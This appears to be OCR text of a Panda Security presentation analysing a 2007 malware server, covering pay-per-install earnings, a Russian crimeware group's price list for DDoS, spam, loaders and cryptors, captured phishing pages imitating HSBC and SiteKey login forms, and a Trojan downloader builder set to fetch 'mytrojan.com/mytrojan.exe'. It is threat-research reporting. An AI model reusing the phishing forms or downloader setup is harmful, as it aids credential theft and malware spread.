
Once upon a time a Trojan…

- **“Sushi” server**
  - **Win32.exe = Trojan downloader**
  - **February 28th, 2007**
  - **Installed:**
    - **Trj/Spammer.ZO**
    - **Adware/Bravesentry**
      - **Application/Bravesentry**

Once upon a time a Trojan…

- **“Sushi” server**
  - **Earning money via sending spam and promoting rogue antispyware**
  - **Everyday there was a new downloader that installed different malware**
  - **We finally managed to take the server down**

Once upon a time a Trojan…



INCREASE REVENUE TO YOUR SITE IN A SNAP!

Simply SIGN UP, place our FREE CONTENT on your site, and start getting paid the highest pay-per-install on the planet!

Highest & Fastest Payouts in the World!

Did you know that most pay-per install programs only pay for countries they want to? SnapInstalls pays for every major country in the world! We believe in paying the highest and realistic rate we can offer to our PARTNERS over the long-term. Depending on whether you're a software-developer, or web-master or a distributor, SnapInstalls believes in counting accurately and paying on time every pay period. Did you also know that other programs promote being the highest paying companies in the market, but when it comes to their reporting and getting paid, they cut back on the total amount of installs, so they don't have to pay you for what you delivered!!! Therefore, not only are exploying faulty advertising, they are also reducing their actual payout by increasing the discrepancy between what you delivered and what they are counting. BUT NOT HERE AT SNAPINSTALL - WE BELIEVE IN PAYING YOU FOR EXACTLY WHAT YOU DELIVERED!

Quality Content - Great Alternative to Traditional Advertising Media

SnapInstalls believes in high quality content, and is constantly rotating and adding new offers into the system. We stay current with market trends and needs and do our very best to make sure this FREE content is available to you and your website audience. Your audience or user-base will be extremely satisfied when have the ability to choose between search products, games, screensavers, new widgets - the list continues to grow and go on and on... SnapInstall easily allows you to offer an alternative advertising media to your

- ✓ Get paid up to $0.30 per install!
- ✓ Follow your counts and revenue through the patent-pending SnapAccurate□ Reporting Technology!
- ✓ Signing up is the easiest thing to do, so don't wait - it's easy and automated!

Pricing Rates

SnapInstall Payouts	
USA	$0.30
Canada & United Kingdom	$0.10
Western Europe	$0.03

Once upon a time a Trojan…

- **“Sushi” server**
  - **Who pays?**
  - **How much?**
    - **USA $0.30**
    - **Canada & UK $0.10**
    - **Western Europe $0.03**
    - **Other Countries$0.02**

Once upon a time a Trojan…

- “Sushi” server
  - Let’s do some maths ☺


Other Countries:	$0.02 * 43,323 = $966.46
Western Europe:	$0.03 * 43,323 = $1,299.69
Canada & UK:	$0.10 * 43,323 = $4,332.30
USA:	$0.30 * 43,323 = $12,996.90

Other Countries:	$0.02 * 43,323 *20 = $19,329
Western Europe:	$0.03 * 43,323 *20 = $25,993
Canada & UK:	$0.10 * 43,323 *20 = $86,646
USA:	$0.30 * 43,323 *20 = $259,938

Infected Team

Once upon a time a Trojan…

Infected Team



MaIN MENU

- MaIN
- ProDUCT
- SOCKS v.4/5
- D.D.o.S SERVICE
- SpAM SERVICE
- ABoUT

SoFT

- nc[CRYPT]
- AB`[LOADER]
- RooT [iFRAME]'R
- SpamSySTem
- FTP[ChecKiFRAME]

InFO

YOUR IP:
88.11.192.156

NEWS

»» Продам ICQ:

FreND'S-SiTE

- SockS 5 ServiCE
- Pinch 3 Site
- OpenTeam.Info
- AK-74 TEAM
- The Hack Team
- XHackerS.RU
- MINI-RINOK.RU
- Anonymous.RU
- [.::FLOOD3R.RU::.]
- [:: Dvijok.Net ::]
- black c0de'z paGe
- WWW.AXXY.RU
- CesLab TeaM
- SamouchkA.NeT
- PrivaT.iNaTTacK.ru
- White-hAcKer.ORG
- COMP-INFO.RU
- Cyber Crime
- HackInfo.Org

Once upon a time a Trojan...

PANDA SECURITY

Infected Team

- Value added services
  - Proxy sales
    - 5 - $2.5
    - 1,000 - $300
  - DDoS
    - 1 hour - $20
    - 1 day - $100
    - Major projects starting at $200
    - 10 minutes for free!

Once upon a time a Trojan…

Infected Team

- **Value added services**
  - **Spam**
    - Russia (enterprises): 5,000,000
      - US$120 / million messages
    - Russia (home users), Ukraine and CIS: 20,700,000
      - US$100 / million messages
    - USA: 121,000,000
      - US$150 / million messages
    - Western Europe: 45,902,256
      - US$130/million messages

Total: 192,000,000

Once upon a time a Trojan…

Infected Team

- Software
  - Personal cryptor ($15, updates $5)
  - ABLoader ($60, builder $500)
  - RooT iFrame ($25 Russian, $50 English)
  - SpamPHP Script ($2)
  - FTPCheckIframe ($25)

“Cool” stuff found on the servers

“Cool” stuff found on the servers

- **IDPack**

Plastic ID card Support

Double Side ID Card Printer

Simulate Double Side Card Printer

Signature Pad

Fingerprint Reader

Magnetic Stripe Encoder

Smartcard Contact Station

Fast and easy to use

Design an unlimited number of badges

User-friendly interface

Unlimited badge formats

Flexible layouts: PVC, 1000 Avery, 36 Zebra/Citizen and 40 DYMO LabelWriter label formats.

Takes pictures from a Webcam, a CamTracer or imports it from file

Powerful print management


Operates in local and network setups

High production volume

14 security levels with color codes

28 types of barcodes built in

Once upon a time a Trojan…



We do not recognize your computer

We do not recognize the computer you are using. Please answer your SiteKey Challenge Question so that we can confirm your identity from this unrecognized computer.

An asterisk (*) indicates a required field.

* SiteKey Challenge Question: Select question

* Answer:

* SiteKey Challenge Question: Select question


* Answer:

* SiteKey Challenge Question: Select question

* Answer:

* ATM Card Number:

Once upon a time a Trojan…



LOG-IN - INTERNET BANKING

Enter your Customer ID and Password and click **Enter**.

CUSTOMER ID:	
PASSWORD:	
SECURITY KEY:	

Forgot your Password? Click here to create a new Password.

REMEMBER

HSBC will continue to send you important information about upcoming enhancements through the BankMail feature of Personal Internet Banking. Just log on then select BankMail from the menu.

Other problems logging-in? Call us at 1-800-975-HSBC (1-800-975-4722), option 4.

Sign Up:

Don't have an account?
If you don't have an HSBC Bank USA, N.A. account, you can open one today. Apply online, call us at 1-800-975-HSBC (1-800-975-4722) Option 2, or visit one of our branches.

Go to Top


Call our Direct Bank 24 hours a day, 7 days a week
1-800-975-HSBC (1-800-975-4722), option 4.

Member FDIC

© HSBC Bank USA, N.A. 2005

***Cool* stuff found on the servers**

- **Dream Downloader**



DreamDownloader v3.1

(c) DreamCoders Team, 2005-2007

```
http://www.mytrojan.com/mytrojan.exe
```

☑ Use packer mew %

Version info:

Build 027 dated 15/02/07

USER: [redacted] icq [redacted]

Once upon a time a Trojan…

